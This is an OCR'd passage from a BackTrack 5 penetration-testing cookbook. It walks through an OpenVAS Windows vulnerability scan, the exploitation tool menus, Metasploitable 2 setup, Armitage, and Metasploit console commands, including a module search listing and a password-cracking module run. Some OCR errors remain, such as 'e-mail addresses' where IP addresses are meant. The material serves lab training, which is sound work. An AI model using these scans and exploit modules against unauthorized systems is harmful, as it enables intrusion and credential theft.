
How to do it...

Let's begin the process of finding Windows-specific vulnerabilities with OpenVAS by opening the Mozilla Firefox web browser:

1. Go to `http://127.0.0.1:9392` and log in to OpenVAS.
2. Select **Configuration** | **Scan Configs**:




3. Enter the name of the scan. For this recipe, we will use **Windows Vulnerabilities**.
4. For the base, select the **Empty, static and fast** option. This option allows us to start from scratch and create our own configuration.
5. Click on **Create Scan Config**:



6. We now want to edit our scan config. Press the Wrench icon next to **Windows Vulnerabilities**.

7. For each family found, put a check mark in the **Select all NVT's** box. The chosen vulnerabilities are:
    - Brute force attacks
    - Buffer overflow
    - Compliance
    - Credentials
    - Databases
    - Default Accounts
    - Denial of Service
    - FTP
    - Gain a shell remotely
    - General
    - Malware
    - NMAP NSE
    - Port Scanners
    - Privilege Escalation
    - Product Detection
    - RPC
    - Remote File Access
    - SMTP Problems
    - SNMP
    - Service detection
    - Web Servers
    - Windows
    - Windows: Microsoft Bulletins



8. Click on **Save Config**.
9. Now go to **Configuration** | **Targets**:

10. Create a new target, and perform the following tasks:
    i. Enter the name of the target.
    ii. Enter the hosts using one of the following ways:
        - Enter one address:

          ```
          192.168.0.10
          ```


- Enter multiple e-mail addresses separated by a comma.

  ```
  192.168.0.10,192.168.0.115
  ```

- Enter a range of addresses:

  ```
  192.168.0.1-20
  ```

11. Click on **Save Target**.
12. Now select **Scan Management** | **New Task**, and perform the following tasks:
    i. Enter the name of the task.
    ii. Enter a comment (optional).
    iii. Select your scan configuration, in this case **Windows Vulnerabilities**.
    iv. Select the scan targets, in this case **Local Network**.
    v. Leave all other options at their default levels.
    vi. Click on **Create Task**:



13. Now select **Scan Management** | **Tasks**.
14. Click on the Play button next to our scan, in this case **Windows Vulnerabilities Scan**.

How it works...


In this recipe, we launched OpenVAS and logged into its web-based interface. We then configured OpenVAS to search for a set of Windows vulnerabilities. Finally, we selected our target and completed the scan. OpenVAS then scanned the target system against the list of known vulnerabilities included in our NVT Feed.

There's more...

Once your scan has been performed, you can see the results by viewing the report:

1. Go to **Scan Management** | **Tasks**.
2. Click on the purple Magnifying Glass next to **Windows Vulnerabilities Scan**.

Click on the Download Arrow to view the report:



5
Exploitation

In this chapter, we will cover:

- Implementing exploits from BackTrack
- Installing and configuring Metasploitable
- Mastering Armitage – the graphical management tool for Metasploit
- Mastering the Metasploit Console (MSFCONSOLE)
- Mastering the Metasploit CLI (MSFCLI)
- Mastering Meterpreter
- Metasploitable MySQL
- Metasploitable PostgreSQL
- Metasploitable Tomcat
- Metasploitable PDF
- Implementing the browser_autopwn module

Introduction

Once we have completed our vulnerability scanning steps, we now have the knowledge necessary to attempt to launch exploits against our target system(s). In this chapter, we will examine various tools including the Swiss Army knife of testing systems: Metasploit.

Implementing exploits from BackTrack

In this recipe, we will examine some of the methods to implement exploits from within BackTrack 5. With each release of BackTrack, the BackTrack community comes up with new exploits, and enhancements to previous exploits. An **exploit** involves using a bug or vulnerability in a piece of software or program in order to cause it to work in a manner other than originally intended. This could, for example, be as simple as using a vulnerability in an application, let's say a website, that will allow us to gain access to the database server and escalate our privileges to become a superuser on the overall machine. As new software is released, potential vulnerabilities or bugs are found in those software packages. In many cases, a hacker would find the vulnerability and create an "exploit" to take advantage of the vulnerability. Due to this, the BackTrack owners and community at large continually update the distribution to include these new exploits.

How to do it...

Let's begin a review of the Exploitation Tools section of BackTrack by going to our Start menu:

1. From the Start menu, select **Applications** | **BackTrack** | **Exploitation Tools**:

2. You will be presented with a list of available exploit categories and subcategories:
   - Network Exploitation Tools:

     Cisco Attacks

     Fast-Track

     Metasploit Framework

     SAP Exploitation

- Web Exploitation Tools
- Database Exploitation Tools:

  MSSQL Exploitation Tools

  MySQL Exploitation Tools

  Oracle Exploitation Tools
- Wireless Exploitation Tools:

  BlueTooth Exploitation

  GSM Exploitation

  WLAN Exploitation
- Social Engineering Tools:

  BeEF XSS Framework

  HoneyPots

  Social Engineering Toolkit
- Physical Exploitation
- Open Source Exploitation:

  Exploit-DB

  Online Archives

3. Each category and subcategory contains individual links to the various tools that will either open a GUI, a web page, or a terminal window for you to utilize the tools. In the upcoming chapters and recipes, we will examine these tools in detail.

How it works...

In this recipe, we examined how to execute exploitation tools by using the **Exploitation Tools** menu option from within BackTrack. Additionally, all of the tools that we will utilize within BackTrack can be run from the command line.

Installing and configuring Metasploitable

In this recipe, we will install, configure, and start Metasploitable 2. **Metasploitable** is a Linux-based operating system that is vulnerable to various Metasploit attacks. It was designed by Rapid7, the owners of the Metasploit Framework. Metasploitable is an excellent way to get familiar with executing commands using Meterpreter.

Getting ready

The following requirement needs to be fulfilled:

- A connection to the Internet is required to complete this recipe
- 8 GB of available space on your VirtualBox PC
- An unzipping tool (in this case we are using 7-Zip on a Windows machine)


How to do it...

Let's begin the lesson by downloading Metasploitable 2. Getting the package from SourceForge is going to be our safest option.


1. Download Metasploitable 2 from the following link:

   ```
   http://sourceforge.net/projects/metasploitable/files/
   Metasploitable2/
   ```


2. Save the file to a location on your hard drive.
3. Unzip the file.
4. Place the contents of the folder in a location where you store your virtual disk files.
5. Open VirtualBox and click on the **New** button:




6. Click on **Next**:




7. Enter the name of the virtual machine as `Metasploitable 2` while selecting an operating system of **Linux** and version of **Ubuntu**. Then click on **Next**:




8. Select **512 MB** of RAM if you have it available, and click on **Next**:



9. Choose **Use existing hard disk** and select the VMDK file from where you downloaded and saved the Metasploitable 2 folder.




10. Your virtual disk window will now look like the following screenshot:




At this instance, we do not need to update the disk space at all. This is because when using Metasploitable, you are attacking the system and *not* using it as an operating system. Click on **Next**.

11. Now click on **Create**:



12. Start Metasploitable 2 by first clicking on its name and then clicking on the **Start** button:



How it works...

In this recipe, we set up Metasploitable 2 on VirtualBox. We began the recipe by downloading Metasploitable from `sourceforge.net`. Next, we configured the VMDK file to run inside of VirtualBox, and concluded by starting the system.

Mastering Armitage – the graphical management tool for Metasploit

The newer versions of Metasploit utilize a graphical frontend tool called **Armitage**. Understanding of Armitage is important because it ultimately makes your usage of Metasploit easier by providing information to you visually. It encompasses the Metasploit console, and by using its tabbing capabilities, allows you to see more than one Metasploit console or Meterpreter session at a time.

Getting ready

A connection to the Internet or internal network is required to complete this recipe.

How to do it...

Let's begin our review of Armitage:


1. From the desktop, go to **Applications** | **BackTrack** | **Exploitation Tools** | **Network Exploitation Tools** | **Metasploit Framework** | **armitage**:

2. On the Armitage login screen, click on the **Connect** button:

3. It may take Armitage a while to connect to Metasploit. While this takes place, you may see the following notification window. Do not be alarmed. It will go away once Armitage is able to connect. Just click on **Yes** if prompted by the **Start Metaspoit?** notification window:

4. You are then presented with the Armitage main screen. We will now discuss the following three regions on the main screen (marked as **A**, **B**, and **C** in the next screenshot):

   - **A**: This region displays preconfigured modules. You can search for modules using the space provided below the modules list.
   - **B**: This region displays your active targets that we are able to run our exploits against.
   - **C**: This region displays multiple Metasploit tabs allowing for multiple Meterpreter or console sessions to run and be displayed simultaneously.



An alternative way to launch Armitage is to type the following command into a terminal window:

```
armitage
```

See also

To learn more about Meterpreter, refer to the *Mastering Meterpreter* recipe of this chapter.

Mastering the Metasploit Console (MSFCONSOLE)

In this recipe, we will examine the **Metasploit Console** (**MSFCONSOLE**). The MSFCONSOLE is primarily used to manage the Metasploit database, manage sessions, and configure and launch Metasploit modules. Essentially, for the purpose of exploitation, the MSFCONSOLE will get you connected to a host so that you can launch your exploits against it.

Some common commands that you will use when interacting with the console are:

- `help`: This command will allow you to view the help file for the command you are trying to run
- `use modulename`: This command allows you to begin configuring the module that you have chosen
- `set optionname modulename`: This command allows you to set the various options for a given module
- `exploit`: This command launches the exploit module
- `run`: This command launches a non-exploit module
- `search modulename`: This command allows you to search for an individual module
- `exit`: This command allows you to exit the MSFCONSOLE

Getting ready

A connection to the Internet or internal network is required to complete this recipe.

How to do it...

Let's begin our exploration into the MSFCONSOLE:

1. Open the command prompt.
2. Launch the MSFCONSOLE by using the following command:

   ```
   msfconsole
   ```

3. Search for all available Linux modules by using the `search` command. It is always a good idea to search for our module each time we want to perform an action. The major reason for this is that between various versions of Metasploit, the path to the module may have changed.

   ```
   search linux
   ```

```
msf > search linux

Matching Modules
================

   Name                                              Disclosure Date          Rank       D
escription
   ----                                              ---------------          ----       -
----------
   auxiliary/admin/http/jboss_seam_exec              2010-07-19 00:00:00 UTC  normal     J
Boss Seam 2 Remote Command Execution
   auxiliary/analyze/jtr_linux                                                normal     J
ohn the Ripper Linux Password Cracker
   auxiliary/analyze/jtr_unshadow                                             normal     U
nix Unshadow Utility
   auxiliary/dos/wifi/netgear_ma521_rates                                     normal     N
etGear MA521 Wireless Driver Long Rates Overflow
   auxiliary/dos/wifi/netgear_wg311pci                                        normal     N
etGear WG311v1 Wireless Driver Long SSID Overflow
   auxiliary/scanner/http/atlassian_crowd_fileaccess                          normal     A
tlassian Crowd XML Entity Expansion Remote File Access
   auxiliary/scanner/http/vmware_server_dir_trav                              normal     V
Mware Server Directory Traversal Vulnerability
   auxiliary/server/pxexploit                                                 normal     P
XE Boot Exploit Server
   exploit/freebsd/samba/trans2open                  2003-04-07 00:00:00 UTC  great      S
amba trans2open Overflow (*BSD x86)
   exploit/linux/browser/adobe_flashplayer_aslaunch  2008-12-17 00:00:00 UTC  good       A
```


4. Use the John the Ripper Linux Password Cracker module:

   ```
   use auxiliary/analyzse/jtr_linux
   ```

```
msf > use auxiliary/analyze/jtr_linux
msf  auxiliary(jtr_linux) > show options
```

5. Show the available options of the module by using the following command:

```
show options
```




6. Now that we have a listing of options that we can run for this module, we can set individual options by using the `set` command. Let's set the `JOHN_PATH` option:

```
set JOHN_PATH /pentest/passwords/john
```

7. Now to run our exploit, we type in the `exploit` command:

```
exploit
```



There's more...

Once you have gained access to your host using the MSFCONSOLE, you must use Meterpreter in order to distribute your payloads. MSFCONSOLE manages your sessions, but Meterpreter does your actual payload and exploit engagements.

Mastering the Metasploit CLI (MSFCLI)

